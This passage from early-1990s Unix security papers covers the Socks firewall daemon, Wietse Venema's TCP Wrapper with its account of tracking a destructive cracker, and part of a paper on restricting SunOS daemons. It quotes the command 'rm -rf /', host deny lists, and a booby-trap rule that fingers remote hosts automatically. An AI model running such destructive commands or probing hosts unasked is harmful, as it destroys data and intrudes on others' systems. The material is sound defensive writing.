
The Socks daemon (sockd) is started by inetd on a firewall host and accepts connections only from approved hosts (as determined through a configuration file, discussed in section 3.1). Applications running on these hosts may utilize the Socks library routines, presented in section 2.1, to communicate with the daemon. All attempts to establish connections are logged with both username and originating host and the daemon performs either of the actions requested through the Socks protocol: CONNECT or BIND and operates as a transient point for socket connections (see Figure 2 for an example of how a typical write() to a Socks socket would appear).

FIGURE 2. Sockd as a transient socket server



CONNECT request are originated by a call to Rconnect() on the internal host and cause the daemon to establish a connection to the remote host and return a success or fail response. At this point, the application can then read and write to the socket connection to the firewall and sockd will simply act as a bridge between the local and external socket connections. Refer to Figure 3 for an example of how the CONNECT request works.


FIGURE 3. CONNECT Request



BIND requests are slightly more complicated, but follow the same principle idea. Figure 4 shows an example of this process. The sequence of events begins when Rbind() connects to sockd which binds a new socket connection to a free port on the firewall. If successful, sockd returns the firewall port to which this connection was bound. The daemon then assumes that a bind command will be followed by listen() and accept() and performs these actions. The client can then call Rlisten(), a stub routine which always returns

successfully. The next call, to `Raccept()`, waits for a second packet from the daemon, containing the remote host address and port from which a connection was established. This second packet can also return a failure which might be caused by either a resource failure or a connection received from a different host than specified in the BIND request. Now the connection is in a state such that all reads and writes to the socket will pass through the firewall between the internal and remote hosts.

FIGURE 4. BIND Request



3.0 Implementation

The Socks package has been implemented at MIPS Computer Systems, Inc., where there is a single host which connects to the Internet. Client applications which have been modified to work with the Socks library include ftp, telnet, finger, and whois. These applications have been renamed rftp, rtelnet, rfinger, and rwhois, respectively. This section will look at the issues involved in setting up the Socks package.

3.1 Configuration File Format

The configuration file is located on the firewall host and is used by sockd when determining whether to accept or deny requests. The file is parsed from beginning to end, with the first fully matching line returning the accessibility. The syntax of the lines in this file is as follows:

```
{permit | deny} <source-host> <mask> [<dest-host> <mask> [<operator> <port>]]
```

Lines begin with either "permit" or "deny" following which are either 2, 4, or 6 fields, containing host address and mask pairs for source and destination, as well as a boolean operator and a service port. The host address and mask pairs are based on the syntax used by Cisco, Inc. routers and may appear backwards to

those accustomed to dealing with ifconfig netmasks. The algorithm is such that the incoming host address is ANDed with the binary NOT of the mask to determine if the address matches that in the file:

$\langle \text{requesting address} \rangle \text{ AND } (\text{NOT } \langle \text{config mask} \rangle) = \langle \text{config address} \rangle ?$

Host addresses and services may be specified either by name or number and the boolean operators allowed are neq, eq, lt, gt, le, and ge. Access is denied to all addresses which do not match anything in the configuration file. Figure 5 shows an example of how the lines in a configuration file might appear.

FIGURE 5. A Sample Configuration File

```
#
# Deny all host to every host whois service
#
deny 0.0.0.0 255.255.255.255 0.0.0.0 255.255.255.255 eq whois
#
# Let lloyd.mips.com only use finger service to sgi.com
#
permit lloyd.mips.com 0.0.0.0 sgi.com 0.0.0.0 eq finger
deny lloyd.mips.com 0.0.0.0 sgi.com 0.0.0.0
#
# Allow all hosts on the 130.62 network access to the world
#
permit 130.62.0.0 0.0.255.255
#
# Deny all hosts which do not match anything in this file
# (i.e. All hosts coming in from the Internet)
#
```

3.2 Logging

The Socks daemon records information via the UNIX syslog interface and there are three classes of messages which are logged:

- Access Denied
- Successful Connection
- Resource failure, (e.g. Out of File Descriptors, No More Processes)

The first two of these messages are the most interesting. The "Access Denied" and "Successful Connection" log entries designate where the request originated, including both host and username information, as well as the type of request (CONNECT or BIND). Information is recorded whenever a request is made of the daemon.

While logging successful BIND requests at first might appear to be useful, the more useful messages are those generated by CONNECT requests. The problem with BINDs is that since every BIND or CONNECT request creates a new daemon process, it is difficult to correlate an ftp interaction, which is what the BIND request is primarily designed to handle.

3.3 Problems with the Present Implementation

There have been no serious problems discovered in the current implementation of Socks running at MIPS Computer Systems, Inc. in the more than three years it has been in place, however there are some minor

inconveniences which must be addressed: setting up the system and teaching users to use the Socks library for Internet access, and performance through the firewall host.

Setting up the Socks package is fairly simple. One configures the access file and puts the daemon in place. The more time-consuming task is modifying the client applications. This is a tedious task and it poses problems for users wishing to use the Internet access, since they also have to be fluent in the Socks package to change things. Thus, many cool tools are left by the wayside (archie, X Windows software), while their systems administrators are busy doing other things.

Performance could potentially be another problem with the Socks package arrangement, though in the years of using Socks at MIPS, no serious performance problems were ever noticed or mentioned. Had the connection been from a 10Mb/s network to 10Mb/s rather than a 10Mb/s to 1.4Mb/s network it might have been possible to notice that the intermediate gateway host provided for some lag. But since all that the daemon does after establishing the connection is read and write data in a tight loop, performance is more dependent on the speed of the network interfaces than the daemon overhead. Additionally, not allowing users accounts on the firewall host greatly increases the amount of processing power the host has for simply dealing with the data flow.

4.0 Conclusion

Although most methods of providing a secure environment require the user to make significant changes to his/her work habits, the Socks package can easily be built into familiar applications with no noticeable difference to the user. The simple configuration of the Socks daemon requires little or no maintenance and keeps users from being forced to log into the firewall host in order to utilize the available Internet resources. Although the Socks daemon does not enhance the security of the host it runs on, having a firewall host limits Internet accessibility to a single point and Socks makes this security strategy much more convenient to use. Thus, Socks provides a unique and useful solution to the problem of allowing users access to the resources of the Internet while maintaining the network integrity provided by a firewall.

References

- [1] Cheswick, Bill, The Design of a Secure Internet Gateway, USENIX proceedings.
- [2] Ranum, Marcus J., A Network Firewall, Digital Equipment Corporation.

TCP WRAPPER

Network monitoring, access control, and booby traps.

Wietse Venema

*Mathematics and Computing Science
Eindhoven University of Technology
The Netherlands*

wietse@wzv.win.tue.nl

Abstract

This paper presents a simple tool to monitor and control incoming network traffic. The tool has been successfully used for shielding off systems and for detection of cracker activity. It has no impact on legal computer users, and does not require any change to existing systems software or configuration files. The tool has been installed world-wide on numerous UNIX systems without any source code change.

1. Our pet.

The story begins about two years ago. Our university was under heavy attack by a Dutch computer cracker who again and again managed to acquire `root` privilege. That alone would have been nothing more than an annoyance, but this individual was very skilled at typing the following command sequence:

```
rm -rf /
```

For those with no UNIX experience: this command, when executed at a sufficiently high privilege level (like `root`), is about as destructive as the MS-DOS `format` command. Usually, the damage could be repaired from backup tapes, but every now and then people still lost a large amount of work.

Though we did have very strong indications about the cracker's identity I cannot disclose his name. We did give him a nickname, though: "our pet".

2. The cracker is watching us.

The destructive behavior of the cracker made it very hard to find out what was going on: the `rm -rf` removed all traces very effectively. One late night I noticed that the cracker was watching us over the network. He did this by frequently making contact with our `finger` network service, which gives information about users. Services such as `finger` do not require a password, and almost never keep a record of their use. That explains why all his fingering activity had remained unnoticed.

The natural reaction would be to shut down the `finger` network service. I decided, however, that it would be more productive to maintain the service and to find out where the `finger` requests were coming from.

3. A typical UNIX TCP/IP networking implementation.

In order to explain the problem and its solution I will briefly summarize a typical UNIX implementation of the TCP/IP network services. Experts will forgive me when I make a few simplifications.

-
1. Like *hond* (dog), *kat* (cat), and *muis* (mouse).

Almost every application of the TCP/IP protocols is based on a *client-server* model. For example, when someone uses the `telnet` command to connect to a host, a *telnet server* process is started on the target host. The server process connects the user to a `login` process. A few examples are shown in table 1.

client	server	application
telnet	telnetd	remote login
ftp	ftpd	file transfer
finger	fingerd	show users
systat	systatd	show users

Table 1. Examples of TCP/IP client-server pairs and their applications.

The usual approach is to run one *daemon* process that waits for all kinds of incoming network connections. Whenever a connection is established this daemon (usually called `inetd`) runs the appropriate server program and goes back to sleep, waiting for other connections.




Figure 1. The `inetd` daemon process listens on the `ftp`, `telnet` etc. network ports and waits for incoming connections. The figure shows that a user has connected to the `telnet` port.



Figure 2. The `inetd` process has started a *telnet server* process that connects the user to a `login` process. Meanwhile, `inetd` waits for other incoming connections.

4. The "tcp wrapper" trick.

Back to the original problem: how to get the name of the host that the cracker was spying from. At first sight, this would require changes to existing network software. There were a few problems, though:

- o We did not have a source license for the Ultrix, SunOS and other UNIX implementations on our systems. And no, we did not have those sources either.
- o The Berkeley network sources (from which most of the commercial UNIX TCP/IP network implementations are derived) were available, but porting these to our environments would require an unknown amount of work.

Fortunately, there was a simple solution that did not require any change to existing software, and that turned out to work on all UNIX systems that I tried it on. The trick was to make a swap: move the vendor-provided network server programs to another place, and install a trivial program in the original place of the network server programs. Whenever a connection was made, the trivial program would just record the name of the remote host, and then run the original network server program.



Figure 3. The original `telnet` server program has been moved to some other place, and the `tcp wrapper` has taken its place. The wrapper logs the name of the remote host to a file.




Figure 4. The `tcp wrapper` program has started the real `telnet` server and no longer participates. The user cannot notice any difference.

The first `tcp wrapper` version was just a few lines of code that I had carefully copied from some old network daemon source. Because it did not exchange any information with the client or server processes, the same `tcp wrapper` version could be used for many types of network service.

Although I could install the wrapper only on a dozen systems it was an immediate success. Figure 5 gives an early example.

```

May 21 14:06:53 tuegate: systatd: connect from monk.rutgers.edu
May 21 16:08:45 tuegate: systatd: connect from monk.rutgers.edu
May 21 16:13:58 trf.urc: systatd: connect from monk.rutgers.edu
May 21 18:38:17 tuegate: systatd: connect from ap1.eeb.ele.tue.nl
May 21 23:41:12 tuegate: systatd: connect from mcl2.utcs.utoronto.ca
May 21 23:48:14 tuegate: systatd: connect from monk.rutgers.edu

May 22 01:08:28 tuegate: systatd: connect from HAWAII-EMH1.PACOM.MIL
May 22 01:14:46 tuewsd: fingerd: connect from HAWAII-EMH1.PACOM.MIL
May 22 01:15:32 tuewso: fingerd: connect from HAWAII-EMH1.PACOM.MIL
May 22 01:55:46 tuegate: systatd: connect from monk.rutgers.edu
May 22 01:58:33 tuegate: systatd: connect from monk.rutgers.edu
May 22 02:00:14 tuewsd: fingerd: connect from monk.rutgers.edu
May 22 02:14:51 tuegate: systatd: connect from RICHARKF-TCACCIS.ARMY.MIL
May 22 02:19:45 tuewsd: fingerd: connect from RICHARKF-TCACCIS.ARMY.MIL
May 22 02:20:24 tuewso: fingerd: connect from RICHARKF-TCACCIS.ARMY.MIL

May 22 14:43:29 tuegate: systatd: connect from monk.rutgers.edu
May 22 15:08:30 tuegate: systatd: connect from monk.rutgers.edu
May 22 15:09:19 tuewse: fingerd: connect from monk.rutgers.edu
May 22 15:14:27 tuegate: telnetd: connect from cumbic.bmb.columbia.edu
May 22 15:23:06 tuegate: systatd: connect from cumbic.bmb.columbia.edu
May 22 15:23:56 tuewse: fingerd: connect from cumbic.bmb.columbia.edu
  
```

Figure 5. Some of the first cracker connections observed with the `tcp wrapper` program. Each connection is recorded with: time stamp, the name of the local host, the name of the requested service (actually, the network server process name), and the name of the remote host. The examples show that the cracker not only used dial-up terminal servers (such as `monk.rutgers.edu`), but also that he had broken into military (`.MIL`) and university (`.EDU`) computer systems.

The cracker literally bombarded our systems with `finger` and `systat` requests. These allowed him to see who was on our systems. Every now and then he would make a `telnet` connection, presumably to make a single `login` attempt and to disconnect immediately, so that no "repeated login failure" would be reported to the systems console.

Thus, while the cracker thought he was spying on us we could from now on see where he was. This was a major improvement over the past, when we only knew something had happened after he had performed his `rm -rf act`.

My initial fear was that we would be swamped by logfile information and that there would be too much noise to find the desired signal. Fortunately, the cracker was easy to recognize:

- o He often worked at night, when there is little other activity.
- o He would often make a series of connections to a number of our systems. By spreading his probes he perhaps hoped to hide his activities. However, by merging the logs from several systems it was actually easier to see when the cracker was in the air.
- o No-one else used the `systat` service.

In the above example, one of the `systat` connections came from a system within our university: `apl.eeb.ele.tue.nl`, member of a ring of Apollo workstations. Attempts to alert their system administrator were in vain: one week later all their file systems were wiped out. The backups were between one and two years old, so the damage was extensive.

5. First extension: access control.

I will not go into a discussion on the pros and cons of publicly-accessible terminal servers with world-wide internet access, but it is clear that any traces that originated from such a system would be useless for our purposes: we would need cooperation from US and Dutch telephone companies, from the administrators of those terminal servers, and so on.

The best thing to do was to refuse connections from open terminal servers, so that the cracker could reach us only after breaking into a regular user account. Our hope was that the would leave some useful traces, so that we would get to know him a little better.

I built a simple access-control mechanism into the `tcp wrapper`. Whenever a connection from a terminal server showed up in the logs, all traffic from that system would be blocked on our side, and we would ask the responsible administrators to do the same on their side. Sometimes it even worked. Figure 6 gives a snapshot of our access-control files.

```
/etc/hosts.allow:

in.ftpd: ALL

/etc/hosts.deny:

ALL: terminus.lcs.mit.edu hilltop.rutgers.edu monk.rutgers.edu
ALL: comserv.princeton.edu lewis-sri-gw.army.mil
ALL: ruut.cc.ruu.nl 131.211.112.44
ALL: tip-gsbi.stanford.edu
ALL: tip-quada.stanford.edu
ALL: sl01-x25.stanford.edu
ALL: tip-cdr.stanford.edu
ALL: tip-cromemaa.stanford.edu
ALL: tip-cromembb.stanford.edu
ALL: tip-forsythe.stanford.edu
```

Figure 6. Sample access-control files. The first file describes which (service, host) combinations are allowed. In this example, the `ftp` file transfer service is granted to all systems. The second file describes which of the remaining (service, host) combinations are disallowed. In this example, an ever-growing list of open terminal servers is refused access. (service, host) pairs that are not matched by any of the access-control files are always allowed.

6. Our turn: watching the cracker.

Now that the cracker could no longer attack us from publicly-accessible terminal servers, all he could do was to break into a regular user account and proceed from there. That is exactly what he did. The next step was to find out what user accounts were involved.

I quickly cobbled together something that would consult a table of "bad" sites and send a `finger` and `systat` probe whenever one made a connection to us. Now we would be able to watch the cracker just like he had been watching us.

During the next months I identified several broken-into accounts. Each time I would send a notice to the system administrators, and a copy to CERT² to keep them informed of our progress.

```
Jan 30 04:55:09 tuegate: telnetd: connect from guzzle.Stanford.EDU
Jan 30 05:10:02 svin01: fingerd: connect from guzzle.Stanford.EDU
Jan 30 05:17:57 svin01: fingerd: connect from guzzle.Stanford.EDU
Jan 30 05:18:24 svin01: fingerd: connect from guzzle.Stanford.EDU
Jan 30 05:18:34 svin01: fingerd: connect from guzzle.Stanford.EDU
Jan 30 05:18:38 svin01: fingerd: connect from guzzle.Stanford.EDU
Jan 30 05:18:44 svin01: fingerd: connect from guzzle.Stanford.EDU
Jan 30 05:21:03 svin01: fingerd: connect from guzzle.Stanford.EDU
Jan 30 05:24:46 tuegate: systatd: connect from guzzle.Stanford.EDU
Jan 30 05:27:20 svin01: fingerd: connect from gloworm.Stanford.EDU
Jan 30 05:33:33 svin01: telnetd: connect from guzzle.Stanford.EDU
Jan 30 05:33:38 svin01: telnetd: connect from guzzle.Stanford.EDU
Jan 30 05:33:41 svin01: telnetd: connect from guzzle.Stanford.EDU
Jan 30 05:33:50 svin01: ftpd: connect from guzzle.Stanford.EDU
Jan 30 05:33:58 svin01: fingerd: connect from math.uchicago.edu
Jan 30 05:34:08 svin01: fingerd: connect from math.uchicago.edu
Jan 30 05:34:54 svin01: fingerd: connect from math.uchicago.edu
Jan 30 05:35:16 svin01: fingerd: connect from guzzle.Stanford.EDU
Jan 30 05:35:36 svin01: fingerd: connect from guzzle.Stanford.EDU
```

Figure 7. A burst of network activity, most of it from Stanford.

```
Wed Jan 30 05:10:08 MET 1991
```

```
[guzzle.stanford.edu]
Login name: adrian                In real life: Adrian Cooper
Directory: /u0/adrian            Shell: /phys/bin/tcsh
On since Jan 29 19:30:18 on tty0 from tip-forsythe.Sta
No Plan.
```

Figure 8. A reverse *finger* result, showing that only one user was logged on at the time.

The examples in figures 7 and 8 show activity from a single user who was logged in on the system `guzzle.Stanford.EDU`. The account name is `adrian`, and the login came in via the terminal server `tip-forsythe.Stanford.EDU`. Because of that terminal server I wasn't too optimistic. Things turned out to be otherwise.

CERT suggested that I contact Stephen Hansen of Stanford university. He had been monitoring the cracker for some time, and his logs gave an excellent insight into how the cracker operated. The cracker did not use any black magic: he knew many system software bugs, and was very persistent in his attempts to get superuser privilege. Getting into a system was just a matter of finding an account with a weak password.

2. Computer Emergency Response Team, an organization that was called into existence after the *Internet worm* incident in 1988.

For several months the cracker used Stanford as his home base to attack a large number of sites. One of his targets was `research.att.com`, the AT&T Bell labs gateway. Bill Cheswick and colleagues even let him in, after setting up a well-protected environment where they could watch him. This episode is extensively described in [1].

Unfortunately, the cracker was never arrested. He should have waited just one year. Instead, the honor was given to two much less harmful Dutch youngsters, at the end of February, 1992.

7. Second extension: booby traps.

Automatic reverse fingers had proven useful, so I decided to integrate the "ad hoc" reverse finger tool with the `tcp wrapper`. To this end, the access-control language was extended so that arbitrary shell commands could be specified.

Now that the decision to execute shell commands was based on both the service and the host name, it became possible to automatically detect some types of "suspicious" traffic. For example: remote access to network services that should be accessed only from local systems.

Over the past months I had noticed several `tftp` (trivial file transfer protocol) requests from far-away sites. This protocol does not require any password, and it is often used for downloading systems software to diskless workstations or to dedicated network hardware. Until a few years ago, the protocol could also be used to read any file on the system. For this reason, it is still popular with crackers.

The access-control tables (fig. 9) were set up such that *local* `tftp` requests would be handled in the usual manner. *Remote* `tftp` requests, however, would be refused. Instead of the requested file, a *finger* probe would be sent to the offending host.

```
/etc/hosts.allow:
```

```
in.tftpd: LOCAL, .win.tue.nl
```

```
/etc/hosts.deny:
```

```
in.tftpd: ALL: /usr/ucb/finger -l @%h 2>&l | /usr/ucb/mail wswietse
```

Figure 9. Example of a *booby trap* on the `tftp` service. The entry in the first access-control file says that `tftp` connections from hosts within its own domain are allowed. The entry in the second file causes the `tcp wrapper` to perform a *reverse finger* in all other cases. The `%h` sequence is replaced by the actual remote host name. The result is sent to me by electronic mail.

The alarm goes off about once every two months. The action is as usual: send a message to CERT and to the site contact (never to the broken-into system).

This is an example of recent `tftp` activity:

```
Jan  4 18:58:28 svin02 tftpd: refused connect from E40-008-8.MIT.EDU
Jan  4 18:59:45 svin02 tftpd: refused connect from E40-008-8.MIT.EDU
Jan  4 19:01:02 svin02 tftpd: refused connect from E40-008-8.MIT.EDU
Jan  4 19:02:19 svin02 tftpd: refused connect from E40-008-8.MIT.EDU
Jan  4 19:03:36 svin02 tftpd: refused connect from E40-008-8.MIT.EDU
Jan  4 19:04:53 svin02 tftpd: refused connect from E40-008-8.MIT.EDU
```

Due to the nature of the `tftp` protocol, the refused request was repeated every 77 seconds. The retry interval is implementation dependent and can give some hints about the type of the remote system.

According to the *reverse finger* results, only one person was active at that time: apparently, the login came from a system in France.

```
Login name: mvscott                      In real life: Mark V Scott
Office: 14S-134,  x3-6724
Directory: /mit/mvscott                  Shell: /bin/csh
On since Jan  4 12:46:44 on tty0 from cnam.cnam.fr
12 seconds Idle Time
No Plan.
```

France told me that the cracker came from a NASA terminal server (sdcds8.gsfc.nasa.gov):

```
hyperl      tty3      sdcds8.gsfc.nasa Sat Jan  4 17:51 - 20:47  (02:55)
```

Evidently, this person liked to cross the Atlantic a lot: from NASA to France, from France to MIT, and from MIT to the Netherlands.

The example in this section gives only a limited illustration of the use of booby traps. Booby traps can be much more useful when installed on *firewall* systems [2], whose primary purpose is to separate an organizational network from the rest of the world. A typical firewall system provides only a limited collection of network services to the outer world, for example: *telnet* and *smtp*. By placing booby traps on the remaining network ports one can implement an effective early-warning system [1].

8. Conclusions.

The *tcp wrapper* is a simple but effective tool for monitoring and controlling network activity. Our FTP logs show that it has been installed in almost every part of the world, and that it is being picked up almost every day.

To briefly recapitulate the essential features of the tool:

- o There is no need to modify existing software or configuration files.
- o The default configuration is such that the software can be installed "out of the box" on most UNIX implementations.
- o No impact on legal users.
- o The wrapper program does not exchange any data with the network client or server process, so that the risk of software bugs is extremely small.
- o It is suitable for both TCP (connection oriented) and UDP (datagram) services that are covered by a central daemon process such as the *inetd*.
- o Protection against hosts that pretend to have someone else's name (name server spoofing). This is important for network services such as *rsh* and *rlogin* whose authentication scheme is based on host names. When a host name or address mismatch is detected the connection is dropped even before the access-control files are consulted.
- o The optional access-control facility can be used to shield off open systems. Network routers can perform a similar function, but they seldom keep a record of unwanted traffic. On the other hand, network routers can be useful to block access to ports that normally cannot be covered with wrapper-like programs, such as the *portmapper*, *NIS*, *NFS* and *X server* network ports.
- o The *booby-trap* facility can be used to implement early-warning systems. This can be especially useful for so-called *firewall* computer systems that only provide a limited set of network services to the outer world. The remaining network ports can be turned into booby traps.

Of course, the *tcp wrapper* is just one of the things I have set up on our systems: many other trip wires have been installed as well. Fortunately, I was able to do so before our present system administrator was installed. In any case, Dutch crackers seem to think that the systems at Eindhoven University are reasonably protected.

9. Availability.

Several releases of the *tcp wrapper* source have featured in the USENET comp.sources.misc newsgroup. The most recent version is available from:

```
ftp.uu.net:/comp.sources.misc/volumexx/log_tcp,  
cert.org:/pub/tools/tcp_wrappers/tcp_wrappers.*,  
ftp.win.tue.nl:/pub/security/log_tcp.shar.Z.
```

10. About the author.

Wietse Zweitze Venema studied experimental nuclear physics at Groningen University. After finishing his Ph.D. dissertation on left-right symmetry in nuclear beta decay he joined the Mathematics and Computing Science department at the Eindhoven University of Technology, where he is now a consultant at the division of Operations Research, Statistics and Systems Theory.

11. References.

- [1] W.R. Cheswick, *An Evening with Berferd, in Which a Cracker is Lured, Endured, and Studied*. Proceedings of the Winter USENIX Conference (San Francisco), January 1992.
- [2] S. Carl-Mitchell, J.S. Quarterman, *Building Internet Firewalls*. UnixWorld, February 1992.

Restricting Network Access to System Daemons under SunOS

William LeFebvre

*EECS Department
Northwestern University*

Abstract

The implementation of most network daemons gives little consideration to the implications of worldwide access. In some cases, such access can permit the worldwide distribution of sensitive information, such as encrypted passwords. In other cases, local changes can be effected by processes running anywhere on the network. The shared library mechanism of SunOS can be used to provide a “wrapper” around certain daemons. This wrapper takes the form of an alternate `libc` shared library. Rather than linking against the standard `libc`, a daemon is directed to link against this alternate *secure* library. The secure library has an augmented form of certain network-related system calls which first perform the true system call then check the socket’s peer against a configurable list of allowed hosts. If the peer is not found in the list, then the augmented call returns an indication of failure to the caller.

1 The Problem of Network Services

Local networking technology has provided a very powerful mechanism for the interaction of multiple machine. Services and information can be provided for machines on the local network via servers, or daemons, running on a select number of hosts. These services are vital to the operation of the local environment and their presence makes management of the machines significantly easier.

At the same time that local networking technology has exploded, so has wide area networking. As a result, most (if not all) of the daemons which intend to provide services for the local network inadvertently provide access to machines all around the world. These loopholes can be and have been exploited by unscrupulous individuals of malicious intent [5].

The most striking example of this problem is Sun’s Network Information Service (NIS)¹. This service provides a great deal of critical information for a UNIX system, including the data normally found in `/etc/passwd`, and especially including encrypted passwords. A list of known account names is an incredible benefit to an abuser, and common passwords can be easily discovered from their encrypted forms [4]. In all currently distributed forms, the program which provides this information, `ypserv`, will gladly give this information out to any machine that asks for it. Only the name of the NIS domain is needed.

Sites which now use Sun’s “adjunct files” to protect encrypted passwords may have lured themselves into a false sense of security. All the data in the `passwd` map except the password

¹In a previous life, NIS was known as Yellow Pages (YP).

is still available to anyone who can guess the domain name, including usernames and full names. Sites which, for the sake of convenience, provide NIS maps for the adjunct files via the map `passwd.adjunct` are putting themselves back in the same position they were in before using the adjunct files. Although it is true that `ypserv` will only answer queries for "protected" maps if the originator of the query is uid 0, no check is made against the host which originated the request. So uid 0 on any Internet host can still obtain the encrypted passwords.

Other examples exist as well. Even for a minimal level of security, some network services must be actively protected from access by non-local machines.

2 Possible Solutions

2.1 The Firewall

The most severe form of protection is a network barrier between the local organization and the rest of the world [1]. This barrier, usually called a *firewall*, is configured so that only packets for specific services are forwarded between local and global networks. Exactly which packets are forwarded is determined by the network administrator or his superiors. Typically it is limited to a very few protocols, including SMTP and NNTP but almost always excluding remote login and file transfer protocols (such as Telnet, FTP, and rexec).

A firewall insures the highest level of security short of removing the outside connection altogether [2]. But this security takes its toll in the form of added inconvenience for the legitimate users. Any remote logins which local users wish to make must be done in two hops: a login into the firewall, then a login from there to the remote host. Most organizations provide a mechanism to make this nearly transparent to the local users. Other activities, such as FTP, remain problematical.

Until global networks and network protocols reach a superior level of security, the firewall will remain the only choice for many organizations. Still, there are alternatives for those who are willing to sacrifice a small amount of security.

2.2 Secure RPC

RPC does not enforce any specific authentication scheme. Rather it uses open-ended authentication, allowing the applications to specify what type they require. Currently most RPC implementations provide only two forms of authentication: UNIX and DES. Those who are seriously concerned about the security of RPC communications may choose to use DES authentication, which actually encrypts the information in the RPC transaction [6, pp. 429–437].

2.3 Explicit Server Checking

The most obvious form of protection takes place in the server itself. When a server such as `ypserv` receives a request, it first checks the address of the originator to determine if it is a "trusted" host. It is the opinion of this author that all UNIX systems should provide this functionality in the form of library functions and that servers which provide sensitive information use such functions to protect themselves. Unfortunately, few vendors had the foresight to provide such functionality.

Very recently Sun began providing binaries which do this sort of checking [3] by releasing patch 100482-2. But this patch falls short in several ways:

- it is not yet part of any standard operating system distribution
- it only protects three binaries: `ypserv`, `ypxfrd`, `portmap`
- the configuration mechanism does not generalize well: it does not provide a mechanism to selectively protect services

A more generalized approach is needed, and it needs to be adopted, implemented, and used by *all* UNIX vendors.

2.4 The Wrapper

Since UNIX vendors didn't compile the protection in to their daemons and since they also usually don't give out source, two options remain. One is to find the source for a reimplementation of the network daemon and alter it. Another is to find a way to wrap protection around the server.

If a service's executable is invoked once per connection (for example, those handled by `inet`), it is possible to start a generalized "wrapper" program which will check and possibly log the connection before invoking the real executable. The package "TCP Wrapper" by Wietse Venema does this [8]. Unfortunately, this approach will not work for true daemons such as `ypserv` and `portmap`. A true daemon is started once and continues to run in the background forking off children to handle requests.

3 Kernel Wrapper via Shared Libraries

